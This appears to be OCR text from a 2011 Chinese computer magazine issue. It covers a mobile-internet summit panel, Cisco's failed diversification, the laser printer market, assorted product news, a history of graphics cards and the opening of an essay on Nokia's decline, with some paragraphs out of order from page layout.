2011年没有什么比移动互联网、开放平台更热的了,12月15日在京举行的第十届IT影响中国高端峰会上,每位嘉宾都激情澎湃地讲述了他们对移动开放未来的思考。



小米手机创始人、董事长兼CEO 雷军

## 移动互联网爆发式增长带来的改变

**电脑报:**很多报道都说今年移动互联网爆发式增长,请问各位嘉宾你们觉得这种爆发式增长体现在哪方面?

**胡浩(奇虎360副总裁):**我认为这个增长首先可以从智能手机出货量来体现,据我所知今年智能手机的出货量已经超过了PC产品,明年可能会达到七八千万台。另外,手机上网的时间已经超过了PC。

**高新民(中国互联网协会副理事长):**中国的移动互联网用户在飞跃发展。我国的移动互联网终端用户预计到2015年会上超过11亿,移动互联网有这么大一个用户群,有这么大一个市场确实让我们国家来说是独一无二。属于移动互联网的时代刚刚开始,无论是移动互联网企业,还是

终端制造商,都面临挑战。

**电脑报:**这样的爆发式增长背后,这个领域有哪些改变?

**胡浩:**我们创新的应用已经可以跟国外的移动互联网应用PK,两年之内我们的应用下载量可能仅次于美国,此外移动互联网还没有定型,中小企业有更多挑战巨头的机会。这是给我们带来的前所未有的机遇。比如,当时我们做iPad浏览器的时候是15个人,而且这个团队是全新的,进入360公司不超过两个月。360Pad浏览器,在发布3个月以后,第二版推出来,在苹果App Store的工具类中排名第二。从中我们悟到一个经验,就是我们做移动App是什么模式,怎么才能成功?核心的技术突破点找准,就容易成功。

## 开放平台的意义

**电脑报:**今年是开放年,越来越多的企业从单打独斗转向开放合作。在这个时代,开放合作对于企业,特别是中小企业来说有什么意义?

**郑志昊(腾讯QQ空间总经理):**可以看到越来越多的中小企业和第三方公司希望与巨头企业在开放领域有一个合作。大公司开放其实大家最关注的一个优势是用户的优势。目前通过QQ互联接入的企业和应用已经超过12万家。这里有一些小例子,招商银行通过QQ空间,新增2万新用户。美丽说的例子则是,通过QQ登录占到其登录用户的70%,在11月份接入QQ空间之后新用户增长有一个75%的提升。美图秀秀接入到QQ空间上,带去200万独立访客。

**电脑报:**中小企业的创业者,经常会发愁没有用户,没有技术,没有支付能力,开放平台能给这些人提供帮助吗?

**郑志昊:**那是肯定的。过去的一年,腾讯给第三方公司分成的收入超过3亿元。为了鼓励和扶持中小企业和第三方的创新能力,腾讯未来会将给第三方的分成变成100%。腾讯的开放平台,从知识能力、技术能力、成本上更多扶持第三方,现在是最好的创新时机,开发成本低,平台的开放和免费将有助于更多的企业进入这个平台。

**电脑报:**随着开放平台的发展,除了中小企业媒体似乎也在进行着改变。

**天极传媒集团副总裁 孙伟博:**天极网作为垂直门户,我们享受移动互联网企业给我们带来的新机遇。正在经历的变革可以将我们所有具有价值的文章,通过开放平台,通过微博,还有App应用推广到所有的网络里面。

最近三个月,天极网Q+应用日均使用达到10万次,腾讯空间带来的价值,空间粉丝的数量已经超过了所有网站的总和。

实际上不管是腾讯的平台、360的平台,还是百度,我们都在拥抱这样巨大的网络矩阵,我们将在新的平台上不断前行。

## 2011年移动互联网热点总结

DCCI互联网数据中心创始人 胡延平

第一个热点是机会网络,或者是基于机会网络的社交服务,实际上它的应用远不止社交应用。这种陌生人的社交其实只是机会网络发展的一个方面,深度发展的空间是商家、消费服务方面。

第二个发展热点是移动电子商务。移动互联网对移动商务起到非常明显的加速作用,移动互联网上电子商务来的速度比在PC互联网上快。我们看到有一些网站每天在移动设备上订单的量已经接近一千万,手机下单的领域,已经有15%到30%的比例。

第三是本地生活消费服务,这个方面发展快速。有一个例子,大众点评网来自手机的流量在整个流量里面占比已经达到了一半,其他像58同城已经达到1/3。

第四个方面我们非常看好,是手机对条码的扫描,以及对二维码的扫描。把手机传感与电子购物、搜索结合起来,包括用户之间的经验,甚至跟生活点评、口碑等结合起来的运用。

总体来说移动互联网的发展,不管是站在移动互联网产业的角度,还是各行各业的应用角度来看都是刚刚开始,相关的企业不能充分发展的话,等到中盘的时候机会就不是那么多了。





## IT 巨头的转型之路 ⑤

帝国的十字路口  
思科多元化转型夭折

思科总部大楼

## 大裁员，多元化转型夭折

今年 7 月 18 日，思科公司宣布在全球范围内裁员 6500 人，同时将机顶盒制造厂及 5000 名员工剥离给代工巨头富士康，裁员规模达到了史无前例的 11500 人，占全球员工总数的 16%，其中副总裁以上的高管也被裁掉 15%，这一比例十分惊人。此外，思科在关闭 Flip 相机业务和重组消费业务时，还裁掉了 550 人。就这样，这个鼎盛时期员工数达 7.84 万人的“庞然大物”，一下子瘦身了 16.5%。

裁员消息一出，业界哗然。英雄迟暮的思科，处于风雨飘摇之中，股票持续下跌，高管不断离职，连续四个季度的利润低于预期。占据 50% 销售收入的企业级交换机和路由器等核心业务，其市场份额被中兴、华为等对手不断蚕食。据研究机构 Dell'Oro 今年 5 月的报告指出，2011 年第一季度，思科在全球交换机市场的份额同比下降 5.8%，在全球路由器市场的份额则同比下降 6.4%。

约翰·钱伯斯和他领导了 16 年的思科再次跌落谷底，大裁员标志着近年来思科着力推动的多元化发展转



思科总裁约翰·钱伯斯将带领思科走向何方？

型夭折了。这不能不令人想起百年企业 IBM，在 100 年的发展历程中，IBM 每一次在紧要关头的转型，都能让企业走向辉煌。这一路做大的思想显得相形见绌，步履蹒跚之中，显现出思科在新市场面前力不从心。

那么，究竟是什么让思科在转型之路路上频频遇挫，“画虎不成反类犬”，竟从全球市值第一的公司，沦落到大幅裁员及频频卖出名下资产的地步呢？一次又一次的收购到底给思科带来了什么？

## 思科多元化转型败于何处

“以铜为镜可以正衣冠，以史为镜可以知兴替”。分析思科多元化转型夭折的原因，可以发现很多多元化转型或准备转型的企业所借鉴，那么到底是什么原因导致思科转型最终失败了呢？

## 1. 盲目扩张埋下隐患

风雨飘摇之中的思科，有人喊出了让约翰·钱伯斯下台的口号，真的是约翰·钱伯斯错了吗？11 年前约翰·钱伯斯带领下的思科起死回生的传奇案例，至今仍被商业人士奉为教科书式的案例。约翰·钱伯斯肯定不是酒囊饭袋，那么思科错在哪里呢？

业内人士普遍认为的观点是：思科的盲目扩张，为它埋下了隐患。出于对网络泡沫再度破灭的忌惮，11 年前思科

成功自救并华丽转身跃上全球市值第一的宝座后，便启动了寻找下一个增长点扩张与收购行动，在立足企业级市场的同时，思科开始向消费市场进军，此后思科展开共计 145 次的连环收购。

2003 年，思科收购了家庭和小型企业网络设备厂商 Linksys Group；2005 年思科收购了有线电视机顶盒领先厂商 Scientific-Atlanta；2009 年思科收购了相机厂商 Flip。这让思科的收购突破了以往旨在强化其路由器与交换机产品线的局限，思科进入了家庭消费类网络设备市场。思科还同时开始在视频领域大举扩张，在 2001 年收购硬件和软件数字视频服务开发商 PixStream 之后，又在 2006 年推出视频会议系统

“网真”，2007 年底又收购另一家视频会议系统服务商 WebEx，将它整合进入思科的统一通信部门。2009 年底，思科再次收购了一家视频会议设备公司腾博。

近几年来，思科一口气进入存储设备、服务器、智能电网、家用网络和数字音乐云存储等 30 多个相关行业市场。30 多个不同领域的市场，从这一数字就可以看出思科在其多元化转型过程中，想当然的成分太重，制定策略的出发点更多是“我要做什么”，而不是“客户要什么”。

正是基于此，通过收购而来的新业务不仅对营收贡献有限，相反还稀释了核心业务。急速扩张的思科渐渐迷失了方向，战线拉长，战略重心难以确定，大规模收购并没有带来营收的大幅增长，长相反却步履维艰。正如约翰·钱伯斯所说：“思科在近几年发展中犯了错误，我们应该更专注于核心领域市场，而非新兴领域市场。”

## 2. 机构臃肿，反应迟滞

思科持续的大规模收购，造成自身机构臃肿庞大，战线过长，臃肿的机构不仅增加了管理成本，也弱化了公司整体的执行力。而过长的战线则导致失去战略焦点，多元化失败及核心业务。

据有关报道，为了应对业务多元化发展，思科精心设计了一个委员会系统，它一度拥有 50 个“委员会”（负责 10 亿美元的市场）和“理事会”（负责处理 100 亿美元的市场），成员总数约为 750 人。

而这些“委员会”和“理事会”

的主要工作就是不停地开会来决策一切事务。有传闻称，一个需应变的市场决定，思科中国公司需要反复征询总部的意见。当有肯定的指示传到北京时，最佳的决策窗口期已经错过，官僚主义、冗余的流程耽误市场良机，思科的决策反应速度显然无法应对瞬息万变的 IT 市场。

而在同一时期，华为任正非则在积极践行“让听到炮声的人决策”的理念，他将决策权力推到了前线，企业响应速度得到了空前提升，华为不断蚕食思科的市场份额也就不足为奇了。竞争对手的低价策略掠夺着思科的主营业务市场。此时，思科却像辆重上了“大企业病”，机构庞大、不盈利部门占据大量资源、管理不到位且管理费用高昂，包括人力在内各种成本都远高于华为这样的公司。

## 3. 丧失战略合作伙伴

商场是一个竞争与合作并存的生态系统，而思科恰恰忘记了这一点。2009 年，思科推出 UCS 企业级云计算领域后，昔日的合作伙伴惠普十分不满。2010 年，思科又进军服务器市场，与曾经的合作伙伴 IBM 反目。

与此同时，思科与 EMC、VMware 合作成立“虚拟计算环境联盟”及合资公司的计划，也让它与 IBM、惠普、Juniper 和戴尔等之间的关系日趋紧张，Juniper 和戴尔等企业表示要强力反击，绝不手软。

思科很快便尝到了冲动带来



思科重组消费业务意欲何为？



思科与 EMC、VMware 合作成立“虚拟计算环境联盟”

的苦果，惠普以收购思科竞争对手 3Com 进行报复，在自己提供的集成解决方案中嵌入后者的产品，以全面“驱逐”思科。IBM 则以品牌赞助 Juniper 网络产品的方式与思科划清界限。在此之前，思科每年通过 IBM 和惠普代售的网络产品高达数十亿美元。

## 4. “熊瞎子”的行动

从一开始的大规模收购，到后面不计成本抛售，有人形容眼前的思科犹如故事中的小猪，玉米棒子掰一个，扔一个，其实这也是思科的无奈之举。

产品线过长、决策战略失焦、阵容庞大、机构臃肿、利润率日益下滑，思科急于回归自己所长之路由器和交换机业务市场，裁员和抛售不产生利润的业务在所难免，也正印证了那句话：“有所舍才能有所得”。

## 十字路口，向左走，向右走？

被架构。思科将全球销售运营划分为三个地理大区，分别是美洲区域（包括美国、加拿大和拉丁美洲）、欧洲、中东和非洲区域、亚太/日本/大中华区域。思科技术事业部将职能进行整合，思科开始慢慢“复苏”。报告指出，第四财季思科的净销售额为 112 亿美元，比去年同期增长 3.3%。净营收为 112 亿美元，比去年同期的 103 亿美元增长 3.3%，而其股价也开始稳步回升。

思科修正自己的发展方向，应该说及时和必要的。经历一番大刀阔斧的整改，思科开始慢慢“复苏”。报告指出，第四财季思科的净销售额为 112 亿美元，比去年同期增长 3.3%。净营收为 112 亿美元，比去年同期的 103 亿美元增长 3.3%，而其股价也开始稳步回升。

11 年前，思科同经历大规模裁员，股价一度从 80 美元跌至 10 美元。约翰·钱伯斯大刀阔

斧的改革创造了硅谷神话，最终带领思科走出低谷。11 年一个轮回，这次约翰·钱伯斯在接下的 3 年任期内，能否再次带领思科走出低谷，重铸辉煌呢？

通过近期思科一连串的大动作，我们可以看出以执行力与稳健见长的约翰·钱伯斯并没有自乱阵脚，而是敢于面对现实。思科在云计算领域已经提前布局，并被华为视为赶超的目标，云计算或许会成为思科转型的关键方向。另外，思科以往的辉煌建立在互联网爆发之上，而今移动互联网方兴未艾，对于以技术见长的思科而言，开拓新领域、新市场至关重要。移动通信更广阔的市场也许会带来思科重新起步的机会。

思科的转型之路究竟如何？让我们拭目以待吧。




# “激”不可失,时不我待

## 2011 年激打市场之战

2011年初始,喷墨打印机就在商务领域对激光打印机发动了有史以来最猛烈的进攻,联想光墨打印机、爱普生墨仓式打印机、爱普生黑白喷墨打印机,都极大地改变了以往喷墨打印机打印速度慢、打印成本高、可靠性低等顽疾。不过新产品还有漫长的市场验证期,而对于久经沙场的激打而言,其打印速度、价格、打印成本在现阶段仍然具有明显的优势。可以说,在可以预见的未来,激打依旧是商务打印市场的绝对主力。正因为如此,2011年激打市场依旧热闹,你方唱罢我登场,不同的激打厂商纷纷参与到市场竞争中,都想分得一杯羹。

### “淡定”的惠普



2011年主要激打品牌的市场关注度

样的发展道路,就可以看出惠普的转型意图明显无比。脱离制造业的红海,向服务业的蓝海进军,仿效IBM,以获得更大的成功,这也许就是惠普规划的未来。而这个大战略同样反映在其打印战略上,毕竟,尽管在现阶段惠普的打印业务收入还算丰厚,每个财季可以为惠普提供十几亿美元的收益,却已经推出多年增长乏力的问题。这样,惠普将打印市场的突破重点放在了服务和云打印上,因此影响了激光打印机新品的研发,新产品推出步伐也变得可不奇怪了。

惠普向云打印的转型可以理解,但也存在诸多变数。首先Web OS平板电脑“死亡”,Web OS系统生死未卜,这对于转型云打印是

一大冲击,尽管惠普宣称,不会停止对Web OS打印机的开发,但“皮之不存毛将焉附”,缺少了Web OS移动设备的打印应用,Web OS打印机的应用价值,值得怀疑。其次,推广一个新标准和事物,需要在业内有强大的地位和话语权。惠普在激打领域的巨大领先,正是它推广云打印的坚强后盾。如果惠普在现阶段就因推广云打印而忽视激打研发生产的话,一旦它丧失激打市场的领导地位,惠普力推的云打印标准就存在着极大的变数,这点还望惠普多加注意。

转型期的阵痛,正是惠普激打在“淡定”的原因。每一次转变既可能是一次机会,也可能引发一场危机,望惠普激打一路走好。

### 积极的三星

激打和三星 CLP-775ND 彩色激打还采用了双核技术,通过加强CPU的计算能力,让打印机在打印复杂图案时,仍然可以维持较高的打印速度。

而在小型化上,三星的激打机型也颇有特色,其激打相比其他品牌同类型的机型来说,体积上普遍要小一些。这样的设计不仅可以为用户节省桌面空间,而且丰富的色彩和家居化设计,让激打更容易进入家庭。

三星的突然发力,无疑是瞄准惠普“淡定”所造成的市场空缺,以机海战术谋求在市场上突破。实际上,正是靠这一战术,2011年三星不仅在手机、显示器上成功了,也在打印机市场顺利进入前三位。而对于在激打上拥有核心技术的三星来说,机海战术可以让三星做到

### 横空出世的奔图

线。尽管我们不必刻意地去拔高奔图激打问世的意义,但对奔图的期待也是很高的,最关键的还是,奔图激打的问世,正在改变着激打市场的游戏规则。

实际上,激打市场现有的这种



三星 CLP-326W 无线网络彩色激打

快人一步,抢占市场先机。

不得不说的是,三星的机海战术也存在一定缺陷。毕竟,三星的市场份额并不大,而机海战术又分散了消费者的注意力,加上机型更替过快,这样,三星难以打造出一款让人记忆深刻的经典机型,从而让三星激打单品的关注度较低。这对于望立三星打印机的品牌形象,培育忠实用户群来说,无疑是相当不利的。

低打印单价、高耗材价格是一种市场垄断的结果,正是由于缺乏核心技术专利,国内厂家毫无话语权与定价主导权,别谈打破这一市场格局,即便是生产廉价的兼容耗材甚至环保耗材,也要受到一系

列的限制。众多的耗材官司甚至反噬调查,让国内的耗材厂家疲于奔命,甚至是就此倒闭。而奔图激打具有自主知识产权,让它具有了挑战这一市场潜规则的魄力。奔图激打的原装硒鼓价格相比同类产品便宜30%以上,这就有效遏制了耗材价格虚高的现象。一旦奔图激打打开市场,将可能引起新的战争,甚至引发原装耗材价格的大跳水,这才是奔图真正的力量。

可以说,拥有核心技术和自有知识产权让奔图有了生存的空间,而低耗材价格更让它有了开拓市场的魄力。当然,一个企业的发展,有诸多的变数,谁也不能预料一个初生的孩子未来要遭受什么样的挑战,是否能成就大业。祝福奔图在成长过程中再接再厉,多些创造力。

“奔图 2011 年在整个市场的表现非常好,虽然其他传统的打印



奔图推出黑白激光一体机进一步完善了其产品线

机厂商可能没有完全达到市场预期。奔图通过快速的渠道搭建和市场营销,在全国组建了50家核心分销商,超过2000家核心经销商的销售网络,由于奔图打印机耐用并且服务承诺非常好,所以得到了消费者的普遍欢迎。”北京奔图科技有限公司总经理刘洪说道。

### 未来激打市场谁称雄

领袖厂商思转型,二线厂商想上位,新兴力量欲开拓市场。惠普、三星、奔图三个厂家在2011年的表现,给了我们明确的启示。那么,未来的激打市场会如何演变呢?

从近期激打品牌的关注度可以看出,尽管惠普的品牌关注度有所降低,但巨大的优势让其领导地位在短时间内无法撼动。甚至我们可以说,只要惠普不主动放弃激打市场,不出现巨大的失误,惠普打印王国将继续是激打市场的领导者。相反,如果惠普逐渐退出激打市场,由于惠普佳能联盟的存在,佳能将是最大受益者,甚至可能继承惠普激打的市场领导地位。

奔图激打的耗材比其品牌激打的耗材便宜了30%,从中奔图又推出了更具竞争力的PD-130S,直接把原装耗材价格压低至200多元,使原装耗材的价格接近兼容耗材的水平,比很多竞争对手的原装耗材甚至便宜了40%~50%。而

兄弟、理光等厂商在激打耗材方面也有一些降价的动作,这可能预示着整个行业正在发生一些改变。原装耗材价格的下降,会让一些使用兼容耗材和承诺的用户,重新回到使用原装耗材的队伍中来,这可以说奔图进入激打市场带来的最大的变化。未来,只要奔图加大创新力度,完善产品线,坚持“低打印成本”的市场策略,必将在市场上占领一席之地。

三星的机海战术也具有较大的杀伤力,但机海战术的副作用同样明显,打印机型号的增多,打印机所用耗材的难度不兼容,提升了用户选择的难度。产品开发和更新速度加快,又增加了成本,对价格产生了一定的影响,而难以确定品牌优势,又让其市场份额难有并驾的机会。可以说三星的机海战术有利于其短期内提升市场份额,至于它能否最终获得最终的成功,还需要看其后续产品的推出速度和表现。

### 结语

这是一个变化的时代,当谁打已经武装自己向商用领域发动进攻时,就已经注定了商用打印市场竞争的激烈性。这是一个特新的时代,当惠普欲转向服务领域时,就注定了商用激打新一轮竞争的开始。尽管这一切还未上演,而市场表现得较为平静,但这一切就像大战前的宁静,只要有一点火星,这场大战就将正式开战。就让激打之战来得猛烈些吧,有竞争才有创新,有竞争,消费者才能享受到更便宜的打印机和耗材。

◎罗宇



# 紫光发布数字影像新产品及方案

紫光数字影像产品线在2011年迎来了全方位革新,新增的产品包括10余款通用平板扫描仪、5款OA办公ADF扫描仪、2款高速扫描仪、多款专业应用扫描仪,以及全新的紫光高清扫描仪产品线。前不久,紫光数字影像事业部在北京召开“紫光数字影像新产品 & 方案发布会”,12月2日~12月8日,紫光的新品发布会还在上海、广州、成都等地召开,这也预示着紫光将全面发力数字影像领域。

据悉,紫光数字影像事业部的核心战略也作出了调整,事业部由单一经营扫描仪产品,向经营多元扫描仪产品、经营数字光输入产品、经营行业应用解决方案进行转变,应用解决方案包

含证件识别模块、条码识别模块、商务应用模块、综合评测系统、档案管理系统等功能模块与应用系统。为了完善高速扫描仪产品,紫光自主研发了核心驱动与图像处理软件,为了能够更快地响应和满足客户的需求,紫光开发完成了影像控制平台控件,可以让这些产品无缝接入任何应用系统。

在此次巡展中,用户还可体验到紫光产品在五大方面的亮点:第一,全面提升用户体验,驱动程序自主研发应用界面全面升级,“平板扫描仪也有高速扫描仪的强大功能;第二,新品高速扫描仪全面上市,配合紫光方案类产品使用;第三,紫光证件通系列产品全新上市,用户可以体验不一



样的紫光OCR识别技术;第四,紫光拍摄仪产品成功入围多家大型保险公司集中采购;第五,多款便携式扫描仪产品将上市,以满足用户不同输入方式的需求。

据介绍,紫光是国内最早从事扫描仪产品的研发、生产、销售

的企业。紫光数字影像事业部成立于1995年,1996年开发研制了国内第一款自有品牌扫描仪(Uniscan系列),并于1997年底在广东东莞建立了年产40万台的扫描仪生产基地,成为国内最大的扫描仪生产厂商之一。

**编辑点评:**也许你觉得扫描仪快消失了,其实不然,现在的打印一体机上很多都有扫描功能,日常生活中扫描各种证件也会用到扫描功能。在

## CNZZ“广告管家”助力网站提高收益

随着互联网的发展,网络广告价格日益提高,使得企业营销成本一涨再涨,多数企业已经面临着品牌营销与管理的短板,增长的瓶颈越来越明显,降低推广成本迫在眉睫。而网站如何有效降低广告主的投入成本,提高广告主投放广告,减少网站管理广告的工作量,将决定未来网站运营策略的走向。

目前市面上广告管理软件多种多样,但多数以收费为主,而且缺乏实质性应用。而对于提供免费广告管理工具,“CNZZ广告管家”算是一款相对稳定、成熟的产品,它提供了丰富灵活的广告投放方式,面对当前广告主个

性、多元化的投放需求,CNZZ“广告管家”仍能得心应手,帮助网站主开展广告投放业务,获取更多收益。

**轮播投放:广告轮播,获取更多收益**

轮播是提高广告位利用率的典型形式,例如一个广告位投放两个广告,当用户访问页面两次时,播放的是两个不同的广告,广告位利用率提高到200%,两个广告对用户吸引力的对比也从100%提高到200%。对于广告投放联盟的站长来说,同一广告位轮播不同的联盟广告,将能够提高网站的盈利能力。

**定量投放:拆分流量,售卖给**

**不同的客户**

定量投放是指CPM或CPC流量售卖,一方面网站主依靠“广告管家”可以向客户开展流量售卖业务,另一方面按流量售卖的方式,增加了业务的灵活性。同时,CNZZ“广告管家”还可以在频次上加以限制,对每个客户的广告,每天展现次数、每小时展现次数、每分钟展现次数都能够很好地控制。

**定向投放:不同目标群体,播放不同的广告**

所谓定向投放是指针对不同的目标用户群体,播放不同的广告,不同特征的用户群体在同一时间浏览同一广告位,都将看到不同的广告,这是广告位利用率

最大的体现。CNZZ“广告管家”支持10种常见的定向投放和一种自定义投放,能够适合80%的用户开展各种形式的定向服务。

**定时投放:无人值守,自动完成广告上下线**

定时投放是投放人员提前设定时间,系统会按设定的时间自动完成广告上下线,极大地方便了投放人员对投放时间的控制。在传统的广告管理系统中,一般需要投放人员手动更换广告,但如遇到双休日、节假日等非工作时间,投放人员需要花更多的时间和精力,有了定时投放功能,真正做到了无人值守,用户只需要安排好上线计划,系统会自动完成。

## IBM发布Power新一代企业级基础云平台

12月7日,IBM发布了Power新一代企业级基础云平台(IaaS)及解决方案,以满足企业级云计算平台建设从虚拟化到系统资源池,最终到云服务的三个阶段的不同需求。同时发布的IBM基础架构云快速部署解决方案套件——Starter Kit for Cloud (SKC),能够在系统资源池基础上实现“快速云(Entry Cloud)”的部署。

据介绍,SKC是为解决中国客户的需求而开发的产品,该解决方案利用IBM VMControl的扩展方案和多虚拟机平台支持能力,可以同时管理Power和X86服务器,具有部署简单快捷、易于使用的特点。它利用已有的硬件和虚拟机环境,通过自助式安装获取资源池,对操作系统和应用进行快速部署,它可以将工作负载处理的时间从几个月缩短至几天,帮助简化数千个应用程序部署的存储。

广西移动作为云平台建设的实践者,与大会参与者分享了他们的体会。在此之前,国家统计局采用多台Power小型机和服务器构建统计云,贵州移动搭建了电信IDC云,上海电信建立了金融云专区,充分证明Power系列服务器在云平台建设中的活力。

## 戴尔发布vStart 50虚拟化方案

12月13日,戴尔在中国市场推出vStart 50(支持50台虚拟机)虚拟化解决方案,与以前发布的vStart100、vStart200一起,不仅为中小企业提供了一条简单平稳的虚拟化路径,还为大型企业远办公或分支机构提供了云计算的基础设施。

从硬件来说,vStart系列包括戴尔机架式服务器、Dell EqualLogic存储设备、Dell PowerConnect交换机、UPS(可选配置)以及戴尔机架、在软件方面,戴尔将根据版本不同提供VMware ESXi 或 Microsoft Hyper-V。此外,戴尔还将为客户提供虚拟化初始部署服务及安装的管理工具和操作程序。

对成长型企业来说,vStart能帮助用户轻松获得实现虚拟化所需要的一切,通过基本管理扩展功能,预先完成机架安装、布线、测试和配置,使得系统在交付后即可运行,预先确定了规模,让企业可以满怀信心地进行扩展,并专注于业务而不是基础架构。

## 爱普生机器人“走秀”中国工博会

日前,爱普生携两款新的工业机器人亮相中国国际工业博览会,此次亮相的分别是爱普生四轴SCARA机器人(型号:LS3/L56)和紧凑型垂直六轴机器人(型号:SS5/SS1),虽然这是爱普生首次参展工博会,但凭借在工业机器人领域的尖端科技以及两位“新人”的完美表现,爱普生赢得了现场观众的高度赞誉。

爱普生在本次展会现场展示了G3传送跟踪器、S5立体搬运、LS3搬运技术、S5涂胶方案和G3紧固螺丝等五种应用,完美展现了爱普生在工业机器人领域的尖端科技以及机器人产品的卓越性能,参观观众也对爱普生机器人的先进技术印象非常深刻。

## 多米音乐成为联想集团2011年度金牌合作伙伴

前不久,联想在北京的798艺术中心召开2011年移动互联网开发大会,这是联想年度规模最大、规格最高的一次盛会,众多国内知名应用厂商齐聚一堂,多米音乐作为数字音乐领域的领军者,成为2011年度联想十大金牌合作伙伴之一,也是唯一一家入选的数字音乐类公司。

多米音乐之所以能够在联想上千家合作伙伴中脱颖而出,是因为它在音乐领域的专注力和带给用户极致产品体验。早前,多米

音乐已经与美国SONOS、华为、创维等国内外众多知名终端厂商展开合作,而此次与联想的合作又是一次软硬件的完美融合,将共同为用户带来跨终端、连续的音乐云服务。多米音乐总裁石建平先生表示,云技术的诞生是必然的,随着科技的不断进步,智能终端将越来越普及,如何能够让用户不受时间、地点、终端的限制享受音乐,是多米音乐关注的核心所在。

联想集团CEO杨元庆、联想集团CTO贺志强等领导发表了

讲话,贺志强先生在发言中表示:“多米音乐为我们带来了非常好的产品体验,同时也带来了一些启示,在竞争如此激烈的红海市场,也存在蓝海的机会,只要真正关注和体谅用户的需求,就能在竞争中取得成功。”多米音乐从世以来备受关注,其主打的“音乐云”服务让用户将存储在云端的音乐内容进行手机、电脑、电视等多种设备上进行播放、分享,不需要再费力地从电脑中拷贝到其他终端设备。双方在音乐领域的深度合作,将带给用户



多米音乐成为联想集团2011年度十大金牌合作伙伴之一

更加便捷、优质的体验。据悉,多米音乐已经与联想在手机、平板等终端展开音乐方面的深度合作,乐Phone以及乐Pad中均内置了多米音乐软件,未来,双方在PC等更多领域也将进行深度合作。

**编辑点评:**毫无疑问,移动互联网已经成为众多厂商瞄准的下一个战场,移动互联网领域的产品始终围绕用户体验打造,无论是多米音乐的终端用户体验,还是联想的“乐云”战略布局,都将是未来竞争力的核心体现所在。

## 猛犸专栏 十三物什之七:显卡

## 蓝色巨人掀起的显卡热浪

1981年,IBM公布了型号为5150的PC。这台机器可以选配两种显卡:单色显示适配器,简称MDA;或者彩色图形适配器,简称CGA。如果愿意的话,可以在一台机器上同时安装这两种显卡。

## GPU 诞生



1981年IBM开发的单色显卡,即文中提到的MDA。当时的个人计算机市场还是苹果和其他“车库公司”的天下。蓝色巨人意识到PC的巨大潜力,指派一名中层技术经理非利普·唐·埃斯特奇带领12位研发人员成立了“象棋”项目组,以一年时间开发出IBM公司自己的个人计算机。埃斯特奇意识到,在这么短的时间里,不可能以项目组的力量完成一切开发工作,因此采用了当时罕见的“开放”策略——选配当时市场上各种各样的计算机部件,但以一年时间开发出IBM公司自己的个人计算机。

在显示方面,他们选择了摩托罗拉公司开发的MC6845控制芯片。CGA需要16K显存,能够显示16种颜色,在字符模式下可以显示25行,40列或者80列;图形模式下可以达到320×200或者640×200的分辨率。MDA需要4K显存,理论上能够达到720×350的分辨率。对于当时的

用户来说,这已经足够了。

IBM PC大获成功,第一年就卖出了大约25万台,并在两年之后占据了个人计算机市场接近80%的市场份额。许多计算机厂商开始开发和PC兼容的硬件产品,各种各样的显卡也纷纷开始出现。

1985年7月,Commodore公司发售了Amiga 1000。这台机器本来由Amiga公司设计,用来作为游戏主机;但是在展会上被Commodore公司看中,连设计带公司一起买了下来,并且将之改造成个人计算机。除了能够显示4096色之外,这台机器还有一个值得被记住的理由:在它的显卡中已经集成了简单的绘图功能,无需麻烦CPU,便能画出简单的线段和图形。图形运算终于从CPU中独立出来,并且在15年后,变成了我们熟知的名字:GPU,图形处理单元。

## 3D 显示的立体世界

也许有点年轻的玩家还记得3dfx公司。这家创立于1994年的公司是个时代的标志之一,他们生产的Voodoo(巫毒),曾经一度是3D显卡的代名词。当时DOOM和毁灭公爵之类的第一人称3D射击游戏正在流行,而Voodoo卡能够给它们提供最好的3D效果。

实际上,Voodoo并不是第一款支持3D加速的显卡:早在1994年,3DLabs公司的GLINT 300SX芯片便已经开始支持3D功能。但是Voodoo的功能更加全面;只需要如今看来非常可怜的4M显存,就可以把玩家带进栩栩如生的立体世界当中。

这种新的技术引起了几家新兴公司的注意。两家由创办人创立的——1985年何国源创建的Array(五个个月后更名为ATI)和1993年黄仁勋创办的NVIDIA——开始进一步挖掘显卡的潜力,并且在随后的岁月中成为了势均力敌的对手,几乎瓜分了显卡市场。而3D加速领域的先锋3dfx公司,也于2002年被NVIDIA收购。

1999年,NVIDIA发布了GeForce

256芯片,并且为它起了一个新名字:GPU。图形处理开始与计算机的核心CPU平起平坐,人们甚至开始探讨使用GPU进行通用运算的可能性。

从GeForce 256开始,GPU就开始拥有几何处理能力。而计算机3D显示的原理,又让GPU在浮点数据处理方面拥有天生的优势,虽然GPU不能用来运行操作系统,但是它的运算能力、晶体管数量的发展速度都已经超越了CPU。目前已经有了一些榜上有名的超级计算机采用CPU和GPU的混合架构,并且以GPU为主要运算单元;而视频的GPU,已经变成了GPGPU——通用图形处理器,从早期由几个固定功能单元构成的专用并行处理器,发展成了以通用计算资源为主、固定功能单元为辅的架构,并且将会承担计算机上更多的工作和娱乐内容;从视频解码、Flash播放到目前正在流行起来的HTML5,都会是GPU的主要工作范围。

这样的变化,可能是那些30多年前设计出最早显卡的先贤们,从来没有想到过的吧。

**下期预告:**扫描器的基本技术在20世纪第一个十年就已经初见端倪,只不过它当时被用于电报——也可以看成是传真的前身。这种类似照相法的技术和今天的扫描仪也没什么不同;它的核心器件依然是透镜和光电传感器。

蒋一心,纽约大学科技管理硕士,现居纽约。狂热的文学、音乐、技术爱好者,用随意的笔调记录海外IT生活趣闻。大家可以通过新浪微博或邮箱:jiangyixin131@gmail.com找到他。

## 诺基亚衰退中的欧洲精神



VERTU手机美国第一家专卖店,位于奢侈品林立的洛杉矶贝弗利山庄,很难看出这是手机店,周边的LV、普拉达也不过如此。

大学毕业后,为了GMAT和托福没日没夜地自习让我把半年前买的HTC838Pro落在了自习室。曾经,那个巨大屏幕,带键盘,推拉式的手机给我带来了无数回头率,让我想继续选择一款有气势的手机,我到了手机店,老板竟然给了我诺基亚E90,我用了了我的第一款诺基亚。那时,诺基亚还被摆放在最显眼的地方。

诺基亚的衰落速度的确让人惊讶,几年前,诺基亚之于手机相当于Windows之于电脑,是什么原因让这款手机帝国迅速从第一落到只能打中低端市场还没人买呢?每次想到这个问题我都非常郁闷。诺基亚的衰落其实和欧洲精神有着密不可分的关系。

